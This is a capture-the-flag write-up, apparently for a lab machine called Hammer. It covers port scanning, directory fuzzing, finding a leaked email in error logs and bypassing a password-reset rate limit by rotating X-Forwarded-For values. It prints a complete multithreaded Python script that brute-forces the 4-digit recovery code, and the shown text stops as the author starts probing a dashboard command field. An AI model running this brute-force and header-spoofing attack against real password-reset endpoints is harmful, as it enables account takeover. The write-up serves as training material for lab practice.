 Mostafa Ashraf

Description
With the Hammer in hand, can you bypass the authentication mechanisms and get RCE on the system?
What is the flag value after logging in to the dashboard?…….

What is the content of the file /home/ubuntu/flag.txt?……….
Enumeration
let’s start with Nmap Scan:
$ nmap -sC -sV -Pn 10.10.49.135 -T4 -p 0-2000
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-15 23:02 EEST
Nmap scan report for 10.10.49.135
Host is up (0.079s latency).
Not shown: 1999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 f51db1e6cc75df6abee39012e6b9126d (RSA)
|   256 1b7a2234ed1bff9ec3d13d5cf0b48bc8 (ECDSA)
|_  256 5a72ff3298127238088edc9652cef65c (ED25519)
1337/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Login
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Found two open ports
1) 22 -> ssh
2) 1337 -> http
http://10.10.49.135:1337/, we get a login form.
Testing the form with default credentials, we get the message: Invalid Email or Password!

ok, let me look at the src code

nice,the developer forgot a note about directory naming -> hmr_directory_name
i love using ffuf for fuzzing :
$ ffuf -u http://10.10.49.135:1337/hmr_FUZZ -w /usr/share/wordlists/dirb/small.txt  -mc 200,301 -ac

[Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 81ms]
    * FUZZ: css
[Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 76ms]
    * FUZZ: images
[Status: 301, Size: 318, Words: 20, Lines: 10, Duration: 108ms]
    * FUZZ: js
[Status: 301, Size: 320, Words: 20, Lines: 10, Duration: 83ms]
    * FUZZ: logs
found hmr_logs has error.logs file let’s open it

we discover an email address: tester@hammer.thm
Bypassing the Rate Limit
Now that we discovered a valid email address, we can try to reset the password for the user at http://10.10.63.156:1337/reset_password.php

4-digit recovery code ….!,So i can brute-force it easily

let’s send normal request with code -> 0000

Oops there is a Rate-Limit-Pending:9 header on response
If we continue to make requests in quick succession, we will see it decreasing
And when it reaches zero, we see that now we are getting rate-limited.

now my mission is bypassing this rate limit so i added X-Forwarded-For header with value 127.0.0.1 , this make me bypass the limit

but again if the counter reaches zero, we will be once again rate-limited

but what if i changed the provided ip like this -> X-Forwarded-For :127.0.0.2
now able to reset the counter again
Brute Forcing Script
scripting time for brute-forcing the 4 digit code & bypassing the rate limit
chat-gpt helped me to write this script:
import requests
import random
import threading
# Target URL
url = "http://10.10.49.135:1337/reset_password.php"
# Event flag to stop threads when the correct code is found
stop_flag = threading.Event()
# Number of threads to use
num_threads = 50
# Generate a random 'X-Forwarded-For' header in the form '127.0.$.$'
def random_ip():
    return f"127.0.{random.randint(0, 255)}.{random.randint(0, 255)}"
# Brute-force function executed by each thread
def brute_force_code(session, start, end):
    for code in range(start, end):
        code_str = f"{code:04d}"  # Format code as 4 digits
        try:
            response = session.post(
                url,
                data={"recovery_code": code_str, "s": "180"},  # 's' parameter is fixed
                headers={"X-Forwarded-For": random_ip()},  # Use random IP
                allow_redirects=False  # Disable redirects
            )

            if stop_flag.is_set():
                return  # Stop if the flag is set by another thread
            # Check if we hit a rate limit (status code 302 in this case)
            if response.status_code == 302:
                stop_flag.set()  # Stop all threads
                print("[-] Timeout reached. Try again.")
                return
            # Check for a successful recovery code (modify based on server's response)
            if "Invalid or expired recovery code!" not in response.text:
                stop_flag.set()
                print(f"[+] Found the recovery code: {code_str}")
                print("[+] Printing the response: ")
                print(response.text)
                return

        except Exception as e:
            pass  # Ignore exceptions for now
# Main function to handle multithreading and start the brute-force process
def main():
    session = requests.Session()
    # Sending the password reset request
    print("[+] Sending the password reset request.")
    session.post(url, data={"email": "tester@hammer.thm"})
    # Brute-forcing the recovery code
    print("[+] Starting the code brute-force.")
    code_range = 10000  # Range of 4-digit codes (0000-9999)
    step = code_range // num_threads
    threads = []
    # Create and start threads
    for i in range(num_threads):
        start = i * step
        end = start + step
        thread = threading.Thread(target=brute_force_code, args=(session, start, end))
        threads.append(thread)
        thread.start()
    # Wait for all threads to finish
    for thread in threads:
        thread.join()

if __name__ == "__main__":
    main()
run the script


I got the code , now I can reset the password to: 123456789

I have credentials tester@hammer.thm:123456789 let’s login at http://10.10.49.135:1337/ ,I get redirected to http://10.10.63.156:1337/dashboard.php where we get our first flag.
Key File
in the dashboard there is input Enter Command let’s see the request on burp with command ls
